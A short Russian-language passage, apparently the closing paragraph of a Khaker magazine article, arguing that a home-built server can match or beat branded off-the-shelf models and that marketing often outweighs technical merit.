Сервер, собранный своими руками с учетом всех замечаний, указанных выше (и неуказанных — тоже), работает не хуже, а зачастую даже лучше фирменной модели «из коробки», представляющей собой компромисс между себестоимостью и надежностью. Увы, грамотный маркетинг и мощная юридическая поддержка нередко берут верх над техническими характеристиками. ⌶

ХАКЕР 05(МАЙ)101

101